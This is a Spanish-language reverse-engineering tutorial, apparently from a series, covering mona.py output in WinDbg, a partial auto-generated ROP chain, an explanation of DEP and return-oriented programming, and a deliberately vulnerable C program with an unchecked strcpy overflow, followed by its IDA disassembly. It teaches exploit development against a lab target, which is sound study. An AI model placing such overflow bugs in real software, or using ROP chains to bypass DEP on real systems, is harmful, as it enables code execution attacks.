----- Mona command started on 2017-01-10 11:48:28 (v2.0, rev 567) -----
[+] Processing arguments and criteria
- Pointer access level : X
[+] Generating module info table, hang on...
- Processing modules
- Done. Let's rock 'n roll.
[+] Preparing output file '_rop_progress_IDA1.exe_8316.log'
- (Re)setting logfile _rop_progress_IDA1.exe_8316.log
[+] Progress will be written to _rop_progress_IDA1.exe_8316.log
[+] Maximum offset : 40
[+] (Minimum/optional maximum) stackpivot distance : 8
[+] Max nr of instructions : 6
[+] Split output into module rop files ? False
[+] Enumerating 22 endings in 1 module(s)...
- Querying module IDA1.exe
- Search complete :
  Ending : RETN, Nr found : 14
  Ending : RETN 0x04, Nr found : 2
- Filtering and mutating 16 gadgets
- Progress update : 16 / 16 items processed (Tue 2017/01/10 11:48:30 AM) - (100%)
[+] Creating suggestions list
[+] Processing suggestions
[+] Launching ROP generator
[+] Attempting to produce rop chain for VirtualProtect
```

A veces podrá crearlo a veces no, pero al menos vemos que está funcionando.

```
def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets =
    [
        0x00000000, # [-] Unable to find gadgets to pickup the desired API pointer into esi
        0x75231150, # ptr to &VirtualAlloc() (skipped module criteria, check if pointer is reli
        0x0040172f, # POP EBP # RETN [IDA1.exe]
        0x00000000, # & [Unable to find ptr to 'JMP ESP']
        0x004013c7, # POP EBX # POP EBP # RETN [IDA1.exe]
        0x00000001, # 0x00000001-> ebx
        0x41414141, # Filler (compensate)
        0x00000000, # [-] Unable to find gadget to put 00001000 into edx
        0x00000000, # [-] Unable to find gadget to put 00000040 into ecx
        0x0040152b, # POP EDI # POP EBP # RETN [IDA1.exe]
        0x00401346, # RETN (ROP NOP) [IDA1.exe]
        0x41414141, # Filler (compensate)
        0x00000000, # [-] Unable to find gadget to put 90909090 into eax
        0x00000000, # [-] Unable to find pushad gadget
    ].flatten.pack("V*")
    return rop_gadgets
end
```

Vemos que devolvió lo que pudo y como no arranque el windbg como administrador no pudo escribir el archivo con la salida, pero igual la imprime.

```

"%u172f%u0040" + // 0x0040172f : [# POP EBP # RETN [IDA1.exe] ..]
"%u0000%u0000" + // 0x00000000 : ,# &[Unable to find ptr to 'JMP ESP']
"%u13c7%u0040" + // 0x004013c7 : ,# POP EBX # POP EBP # RETN [IDA1.exe]
"%u0001%u0000" + // 0x00000001 : ,# 0x00000001-> ebx
"%u4141%u4141" + // 0x41414141 : ,# Filler (compensate)
"%u0000%u0000" + // 0x00000000 : ,# [-] unable to find gadget to put 00001000 into edx
"%u0000%u0000" + // 0x00000000 : ,# [-] Unable to find gadget to put 00000040 into ecx
"%u152b%u0040" + // 0x0040152b : ,# POP EDI # POP EBP # RETN [IDA1.exe]
"%u1346%u0040" + // 0x00401346 : ,# RETN (ROP NOP) [IDA1.exe]
"%u4141%u4141" + // 0x41414141 : ,# Filler (compensate)
"%u0000%u0000" + // 0x00000000 : ,# [-] Unable to find gadget to put 90909090 into eax
"%u0000%u0000" + // 0x00000000 : ,# [-] Unable to find pushad gadget
"""); // :
```

---

```

ROP generator finished
+] Writing stackpivots to file stackpivot.txt
Wrote 0 pivots to file
+] Writing suggestions to file rop_suggestions.txt
*****
raceback (most recent call last):
File "C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py", line 18183, in main
    commands[command].parseProc(opts)
File "C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py", line 11341, in procROP
    findROPGADGETS(modulecriteria,criteria,endings,maxoffset,depth,split,thedistance,fast,mode)
File "C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py", line 6345, in findROPGADGETS
    with open(thislog, "a") as fh:
OSError: [Errno 13] Permission denied: 'rop_suggestions.txt'
*****
```

Podemos chequear si hay un update de mona.

```

3:000> !Load pykd.pyd
3:000> !py mona update
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py update
[+] Version compare :
    Current Version : '2.0', Current Revision : 567
    Latest Version : '2.0', Latest Revision : 567
[+] You are running the latest version
[+] Locating windbglib path
[+] Checking if C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\windbglib.py needs an update...
[+] Version compare :
    Current Version : '1.0', Current Revision : 141
    Latest Version : '1.0', Latest Revision : 141
[+] You are running the latest version

[+] This mona.py action took 0:00:07.741000
```

---

```

+] This mona.py action took 0:00:07.741000
:008> !py mona heap
old on...
+] Command used:
py C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py heap
eb : 0x0020f000, NtGlobalFlag : 0x00000070
eaps:
-----
x00720000 (0 segment(s) : ) * Default process heap

lease specify a valid searchtype -t
alid values are :
    lal
    lfh
    all
    segments
    chunks
    layout
    fea
    bea

+] This mona.py action took 0:00:00.008000

```

Atacheando a un proceso que está corriendo, en este caso el notepad++

```

File Edit View Debug Window Help
Command - Pid 2744 - WinDbg:10.0.14321.1024 X86
want more info about a given command ? Run !mona help

0:008> !py mona heap
Hold on...
+] Command used:
!py C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py heap
Peb : 0x00e0d000, NtGlobalFlag : 0x00000000
Heaps:
-----
0x01120000 (0 segment(s) : ) * Default process heap
0x016c0000 (0 segment(s) : )
0x03390000 (0 segment(s) : )
0x05230000 (0 segment(s) : )

0:008>

```

Puedo ver el estado del heap.

Ya profundizaremos sobre esto, de cualquier manera el windbg también tiene comandos de heap sin usar mona, que podemos usar dentro de IDA.

```
Command
0:008> !heap -h
HEAPEXT: Unable to get address of ntdll!RtlpHeapInvalidBadAddress.
Index Address Name      Debugging options enabled
1: 01120000
    Segment at 01120000 to 0121f000 (000ff000 bytes committed)
    Segment at 03640000 to 0373f000 (000ff000 bytes committed)
    Segment at 03740000 to 0393f000 (001ff000 bytes committed)
    Segment at 05240000 to 0563f000 (00253000 bytes committed)
2: 016c0000
    Segment at 016c0000 to 016cf000 (0000f000 bytes committed)
3: 03390000
    Segment at 03390000 to 0339f000 (0000f000 bytes committed)
4: 05230000
    Segment at 05230000 to 0523f000 (00003000 bytes committed)
```

Así que estamos bien, al menos si necesitamos tenemos varias opciones, dentro y fuera de IDA y lo tenemos todo instalado para ir adelante.

Más comandos para divertirse (tiene miles jeje)

```
!py mona assemble -s "jmp esp"
```

```
Command
0x00000000 (0 segments) . .
0x03640000 is not a valid heap base address
[+] This mona.py action took 0:00:00.017000
0:008> !py mona assemble -s "jmp esp"
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py assemble -s jmp esp
opcode results :
-----
jmp esp = \xff\xe4
Full opcode : \xff\xe4
[+] This mona.py action took 0:00:00.002000
<
0:008> !py mona assemble -s "jmp esp"
```

```
!py mona getiat
```

La verdad tiene muchos comandos útiles este para ver las funciones importadas.(aunque tarda mucho)

Conviene ejecutarlo como administrador para que guarde tanta información en un archivo podemos obtener también info de una dirección, por ejemplo.

!py mona info -a dirección.

```
+] Information about address 0x77ca748c
  {PAGE_EXECUTE_READ}
  Address is part of page 0x77c01000 - 0x77d0d000
  Section : .text
  Address is part of a module:
  [ntdll.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v10.0.14393
  Offset from module base: 0xa748c

+] Disassembly:
  Instruction at 77ca748c : INT 3

Output of !address 0x77ca748c:

Usage:           Image
Base Address:   77c01000
End Address:    77d0d000
Region Size:    0010c000 ( 1.047 MB)
State:          00001000      MEM_COMMIT
Protect:        00000020      PAGE_EXECUTE_READ
Type:           01000000      MEM_IMAGE
Allocation Base: 77c00000
Allocation Protect: 00000080      PAGE_EXECUTE_WRITECOPY
Image Path:     ntdll.dll
Module Name:    ntdll
Loaded Image Name: C:\WINDOWS\SYSTEM32\ntdll.dll
Mapped Image Name:
More info:      !mv m ntdll
More info:      !lmi ntdll
More info:      ln 0x77ca748c
<
```

Bueno nos divertimos un rato, y de paso ya lo tenemos instalado para seguir adelante, nos vemos en la parte 34.

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 34

Vamos a comenzar con la explotación y la posible ejecución de código, por supuesto tenemos que tener en cuenta e ir aprendiendo las mitigaciones y protecciones que se fueron agregando para evitar esto, a veces podremos evitarlas y a veces no, la idea es ir poco a poco estudiándolas, primero veamos algunas definiciones importantes.


## QUE ES DEP?

### Resumen

Prevención de ejecución de datos (DEP) es un conjunto de tecnologías de hardware y software que realizan comprobaciones adicionales en la memoria para ayudar a evitar que se ejecute en un sistema código malintencionado. En el Service Pack 2 (SP2) de Microsoft Windows XP y en Microsoft Windows XP Tablet PC Edition 2005, tanto el hardware como el software aplican DEP.

La principal ventaja de DEP es ayudar a evitar la ejecución del código desde las páginas de datos. Normalmente, el código no se ejecuta desde el montón predeterminado ni la pila. DEP forzada por hardware detecta código que se está ejecutando desde estas ubicaciones y produce una excepción cuando se lleva a cabo la ejecución. DEP forzada por software puede ayudar a evitar que el código malintencionado se aproveche de los mecanismos de control de excepciones de Windows.

Dejemosle la definición a Microsoft jeje, la realidad es que hay varias formas de activar DEP, una por ejemplo en las propiedades del sistema.



Estoy en Windows 10 y está seteado DEP para los programas y servicios esenciales, esa es la configuración por default, lo cual quiere decir que hay programas que no tienen DEP por default.

Por supuesto se puede cambiar a la otra opción de que todos los programas tengan DEP, lo cual obviamente ayuda un poco mas a evitar la ejecución de código.

Además de la configuración del sistema, cada programa puede activar DEP por su cuenta. usando una api que Microsoft provee para ello.

[https://msdn.microsoft.com/en-us/library/windows/desktop/bb/36299\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/bb/36299(v=vs.85).aspx)

## SetProcessDEPPolicy function

Changes data execution prevention (DEP) and DEP-ATL thunk emulation settings for a 32-bit process.

### Syntax

C++

```
BOOL WINAPI SetProcessDEPPolicy(
    _In_ DWORD dwFlags
);
```

### Parameters

*dwFlags* [in]

A **DWORD** that can be one or more of the following values.

[sdn.microsoft.com/en-us/library/windows/desktop/bb/36299\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/bb/36299(v=vs.85).aspx)

Value	Meaning
0	If the DEP system policy is OptIn or OptOut and DEP is enabled for the process, setting <i>dwFlags</i> to 0 disables DEP for the process.
<b>PROCESS_DEP_ENABLE</b> 0x00000001	Enables DEP permanently on the current process. After DEP has been enabled for the process by setting <b>PROCESS_DEP_ENABLE</b> , it cannot be disabled for the life of the process.
<b>PROCESS_DEP_DISABLE_ATL_THUNK_EMULATION</b> 0x00000002	Disables DEP-ATL thunk emulation for the current process, which prevents the system from intercepting NX faults that originate from the Active Template Library (ATL) thunk layer. For more information, see the Remarks section. This flag can be specified only with <b>PROCESS_DEP_ENABLE</b> .

### Return value

If the function succeeds, it returns **TRUE**.

If the function fails, it returns **FALSE**. To retrieve error values defined for this function, call **GetLastError**.

Resumiendo DEP cambia los permisos de las páginas donde se alojan datos, stack, heap etc, para evitar que podamos ejecutar código allí.

Dado que DEP se maneja por proceso, tiene varias formas de activarse y puede hacerse en tiempo de ejecución, debemos mirar la lista de procesos con PROCESS EXPLORER la cual tiene una columna que nos dice el estado del DEP de cada proceso.

<https://technet.microsoft.com/en-us/sysinternals/processexplorer.aspx>

# Windows Sysinternals

Search TechNet with Bing



Home Learn Downloads Community

Windows Sysinternals > Downloads > Process Utilities > Process Explorer

## Utilities

- Sysinternals Suite
- Utilities Index
- File and Disk Utilities
- Networking Utilities
- Process Utilities
- Security Utilities
- System Information Utilities
- Miscellaneous Utilities

## Process Explorer v16.20

By Mark Russinovich

Published: November 18, 2016

 Download Process Explorer (1.8 MB)

Rate: 

Share this content    

### Introduction

Ever wondered which program has a particular file or directory open? Now you


Download

 Download Process Explorer (1.8 MB)


Run Process Explorer now from Live.Sysinternals.com

Runs on:

- Client: Windows Vista and higher (Including IA64).
- Server: Windows Server 2008 and higher (Including IA64).



Allí está, debemos correrlo como administrador le agregamos haciendo click derecho en la barra de columnas y eligiendo SELECT COLUMNS.



Vemos que la mayoría de los procesos lo tienen habilitado y alguno que otro deshabilitado.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	DEP
chrome.exe		24.216 K	24.332 K	7188	Google Chrome	Google Inc.	Enabled (perman...
chrome.exe		154.780 K	173.736 K	12280	Google Chrome	Google Inc.	Enabled (perman...
chrome.exe	0.01	152.296 K	209.544 K	7280	Google Chrome	Google Inc.	Enabled (perman...
chrome.exe	< 0.01	41.780 K	64.540 K	6936	Google Chrome	Google Inc.	Enabled (perman...
browsernativehost.exe	0.15	3.164 K	5.692 K	7364			Enabled (perman...
backgroundTaskHost.exe	Susp...	7.284 K	9.664 K	12272	Background Task Host	Microsoft Corporation	Enabled (perman...
audiogd.exe	0.33	82.648 K	72.916 K	2720	Aislamiento de gráficos de di...	Microsoft Corporation	Enabled (perman...
ApplicationFrameHost.exe		7.248 K	9.856 K	4872	Application Frame Host	Microsoft Corporation	Enabled (perman...
hvk.exe	0.03	12.688 K	20.432 K	1788	Hot Virtual Keyboard 8	Comfort Software Group	Disabled (perman...
hvk.exe	0.06	21.560 K	31.968 K	9156	Hot Virtual Keyboard 8	Comfort Software Group	Disabled (perman...
googledrivesync.exe		860 K	1.336 K	4956	Google Drive	Google	Disabled (perman...
googledrivesync.exe	1.21	150.820 K	159.508 K	7400	Google Drive	Google	Disabled (perman...

Obviamente los procesos de sistema lo tienen siempre habilitado y los programas de terceros, algunos sí otros no.

Bueno la cuestión es que el DEP solo este habilitado no es gran cosa, pues puede ser bypassado, el DEP gana fuerza cuando se combina completamente con otras protecciones que más adelante veremos.

Uno de los principales métodos para bypassar el DEP es el ROP o return oriented programming.

Cuatro investigadores de la Universidad de California publicaron un artículo llamado Return-Oriented Programming: Systems, Languages and Applications donde mostraban un método para saltarse esta protección. A grandes rasgos, consiste en ejecutar fragmentos de código que ya existen en el propio código del programa, por lo que ya no es necesario inyectar código propio.

Trataré de describir someramente la técnica y hacer un ejemplo de aplicación de la misma, aunque te aconsejo que leas el *paper* original donde está todo bien explicado.

Es necesario obtener fragmentos de código pequeños terminados en una instrucción *ret*, idealmente con una sola instrucción en ensamblador (además del *ret*), dentro del programa que se quiere explotar. Estos pequeños fragmentos de código se llaman *gadgets*. Con estos fragmentos debemos ser capaces, a modo de Lego, de forma el código de explotación o shellcode.

Una vez obtenidos estos fragmentos y ordenados adecuadamente hemos de poder ejecutarlos en el orden establecido. ¿Cómo lo hacemos?

Que estos *gadgets* acaben con la instrucción *ret* no es casual. El método consiste en introducir la dirección de los *gadgets* en la pila con el orden de ejecución correcto para que al salir de la función en ejecución, y restablecida la dirección de retorno en *%eip*, estos *gadgets* sean invocados uno tras otro en el orden adecuado.

La idea cuando no existe DEP, y por ejemplo pisamos un return address al desbordar un stack overflow, es que normalmente saltamos a un JMP ESP o CALL ESP que devuelve la ejecución al stack y continuaba ejecutando mi código que se encontraba debajo del JMP ESP.

Pero la idea general del ROP es, en vez de saltar a un JMP ESP, ir saltando a pedazos de código llamados gadgets que son código ejecutable del programa que terminan en un RET (los gadgets son parte de algún módulo por eso allí podemos ejecutar) y con eso enhebrar una llamada poco a poco a alguna api como VirtualProtect o VirtualAlloc que cambie y le de permiso de ejecución al stack o al heap donde esta mi código, para finalmente saltar a ejecutar al mismo.

O sea que si un exploit que pisa un return address por ejemplo sin DEP era

"A" \* 200 + dirección\_jmp\_esp + código a ejecutar

ahora con DEP deberá ser en el mismo caso

"A" \* 200 + rop + código a ejecutar

Donde el rop debe darle permiso a mi código a ejecutar.

Veremos un par de ejemplos primero sin DEP.

```
1 #include <stdio.h>
2 #include <string.h>
3 #include <windows.h>
4
5 void saluda(char * texto) {
6     char nombre[30];
7
8     strcpy(nombre, texto);
9     printf("Hola %s\n", nombre);
10 }
11
12
13 int main(int argc, char **argv) {
14     if (argc == 2) {
15         LoadLibraryA("Mypepe.dll");
16         saluda(argv[1]);
17     }
18     else {
19         printf("Este programa acepta exactamente un argumento.\n");
20     }
21
22     return 0;
23 }
```

Allí tenemos un programa, tiene un buffer de 30 bytes decimal, y ingresa por argumento una string que la copia con strcpy al buffer sin chequear el largo, por lo cual produce un buffer overflow.

Por lo demás carga un modulo llamado Mypepe.dll ya veremos si se necesita o no.

Abramosolo en el LOADER del IDA.

```

00401080 ; int __cdecl main(int argc, char **argv)
00401080 _main proc near
00401080     argc= dword ptr 8
00401080     argv= dword ptr 0Ch
00401080     push    ebp
00401081     mov     ebp, esp
00401083     cmp     [ebp+argc], 2
00401087     jnz     short loc_4010AD

00401089     push    offset LibFileName ; "Mypepe.dll"
0040108E     call    ds:_imp__LoadLibraryA@4 ; LoadLibraryA(x)
00401094     mov     eax, 4
00401099     shl     eax, 0
0040109C     mov     ecx, [ebp+argv]
0040109F     mov     edx, [ecx+eax]
004010A2     push    edx, [ecx+eax] ; texto
004010A3     call    ?saluda@@YAXPAD@2 ; saluda(char *)
004010A8     add     esp, 4
004010AB     jmp     short loc_4010BA

```

```

004010AD loc_4010AD: ; Este programa acepta
004010AD     push    offset aEsteProgramaAc
004010B2     call    _printf
004010B7     add     esp, 4

```

Vemos que solo tiene dos argumentos en el main argc y argv, sabemos que argc es la cantidad de argumentos que le pasamos por consola, por lo tanto si no es dos (el nombre del ejecutable más un segundo argumento a continuación separado por espacio) se cerrará ya que chequea eso.

```

00401080     argc= dword ptr 8
00401080     argv= dword ptr 0Ch
00401080     push    ebp
00401081     mov     ebp, esp
00401083     cmp     [ebp+argc], 2
00401087     jnz     short loc_4010AD

00401089     push    offset LibFileName ; "Mypepe.dll"
0040108E     call    ds:_imp__LoadLibraryA@4 ; LoadLibraryA(x)
00401094     mov     eax, 4
00401099     shl     eax, 0
0040109C     mov     ecx, [ebp+argv]
0040109F     mov     edx, [ecx+eax]
004010A2     push    edx, [ecx+eax] ; texto
004010A3     call    ?saluda@@YAXPAD@2 ; saluda(char *)
004010A8     add     esp, 4
004010AB     jmp     short loc_4010BA

```

```

004010AD loc_4010AD: ; Este programa acepta
004010AD     push    offset aEsteProgramaAc
004010B2     call    _printf
004010B7     add     esp, 4

```

Si la cantidad de argumentos no es 2 va al bloque rojo y imprime el mensaje de error y llega al return sin hacer nada luego se cerrará, mientras que si la cantidad de argumentos es correcta o sea 2, seguirá por el bloque verde, cargará el modulo y luego irá a la función saluda, se ve feo el nombre voy a OPTIONS-DEMANGLE NAMES-NAMES.

```

00401089     push    offset LibFileName ; "Mypepe.dll"
0040108E     call    ds:_imp__LoadLibraryA@4 ; LoadLibraryA(x)
00401094     mov     eax, 4
00401099     shl     eax, 0
0040109C     mov     ecx, [ebp+argv]
0040109F     mov     edx, [ecx+eax]
004010A2     push    edx, [ecx+eax] ; texto
004010A3     call    ?saluda@@YAXPAD@2 ; saluda(char *)
004010A8     add     esp, 4
004010AB     jmp     short loc_4010BA

```

```

004010AD loc_4010AD: ; Este programa acepta
004010AD     push    offset aEsteProgramaAc
004010B2     call    _printf
004010B7     add     esp, 4

```

# Argument Description

Visual Studio 2015 | Other Versions ▾

For the latest documentation on Visual Studio 2017 RC, see [Visual Studio 2017 RC Documentation](#).

The argc parameter in the **main** and **wmain** functions is an integer specifying how many arguments are passed to the program from the command line. Since the program name is considered an argument, the value of argc is at least one.

## Remarks

The argv parameter is an array of pointers to null-terminated strings representing the program arguments. Each element of the array points to a string representation of an argument passed to **main** (or **wmain**). (For information about arrays, see [Array Declarations](#).) The argv parameter can be declared either as an array of pointers to type **char** (**char \*argv[]**) or

Por si alguno no recuerda, argc es el numero de argumentos y argv es un array de punteros , cada uno apunta a una string que es cada argumento, o sea que en el caso.

The screenshot shows the IDA Pro interface. On the left, the assembly view displays the following code:

```
00401089 push    offset LibFileName ; "MyPepe.dll"
0040108E call    ds:LoadLibraryA(x)
00401094 mov     eax, 4
00401099 shl     eax, 0
0040109C mov     ecx, [ebp+argv]
0040109F mov     edx, [ecx+eax]
004010A2 push    edx      ; texto
004010A3 call    saluda(char *)
004010A8 add    esp, 4
004010AB jmp    short loc_4010BA
```

A red arrow points from the text "En 0x40109c ECX tiene el valor de argv, es un array de punteros" to the instruction `0040109C mov ecx, [ebp+argv]`. To the right, the memory dump view shows the following bytes:

004010AD
004010AD
004010AD
004010B2
004010B7

En 0x40109c ECX tiene el valor de argv, es un array de punteros

ARGV = [p\_nombre\_del\_ejecutable, p\_argumento1, p\_argumento2...]

En IDA vemos que hace SHL EAX, 0 o sea que rota 0 bytes, quedando EAX igual que antes o sea 4 en este caso.

Luego [ECX+EAX] devolverá el puntero a un argumento, si EAX es cero, devolverá el puntero al nombre del ejecutable, si es 4 ya que cada puntero mide 4 bytes de largo, leerá el puntero al segundo argumento y así sucesivamente.

En este caso como EAX vale 4, quedará en EDX el puntero al segundo argumento que nosotros pasamos, que pasa como argumento a la función saluda.

The screenshot shows the assembly view of the Immunity Debugger. The assembly code for the `saluda` function is displayed:


```

00401010 ; Attributes: bp-based frame
00401010 ; void __cdecl saluda(char *texto)
00401010 void __cdecl saluda(char *) proc near
00401010
00401010     nombre= byte ptr -20h
00401010     texto= dword ptr  8
00401010
00401010     push    ebp
00401011     mov     ebp, esp
00401013     sub     esp, 20h
00401016     mov     eax, [ebp+texto]
00401019     push    eax           ; Source
0040101A     lea     ecx, [ebp+nombre]
0040101D     push    ecx           ; Dest
0040101E     call    _strcpy
00401023     add     esp, 8
00401026     lea     edx, [ebp+nombre]
00401029     push    edx
0040102A     push    offset _Format ; "Hola %s\n"
0040102F     call    _printf
00401034     add     esp, 8
00401037     mov     esp, ebp

```

The instruction at address `00401037` is highlighted with a dashed box. Below the assembly window, the status bar shows: `) (691, 280) | 00000410 | 00401010: saluda(char *) (Synchronized w...`.

En la función saluda, hay un argumento que es el puntero al argumento y una variable que es un buffer donde copiará la string.



Como lo compile con símbolos, detecta que texto es del tipo puntero, y que apunta a una string (o array de caracteres).

Por supuesto ese array puede ser del largo que queramos ya que lo tipeamos nosotros y no hay límite ni chequeo.


Veamos el buffer.

```

00000020 ; Frame size: 20; Saved regs: 4; Purge: 0
-00000020 ;
-00000020
-00000020
-00000020 nombre      db 30 dup(?)
-00000022      db ? ; undefined
-00000024      db ? ; undefined
+00000000  s      db 4 dup(?)
+00000004  r      db 4 dup(?)
+00000008 texto      dd ? ; offset
+0000000C
+0000000C ; end of stack variables

```

Como lo compile con símbolos detectó que es un buffer, igual veamos las referencias donde se usa.



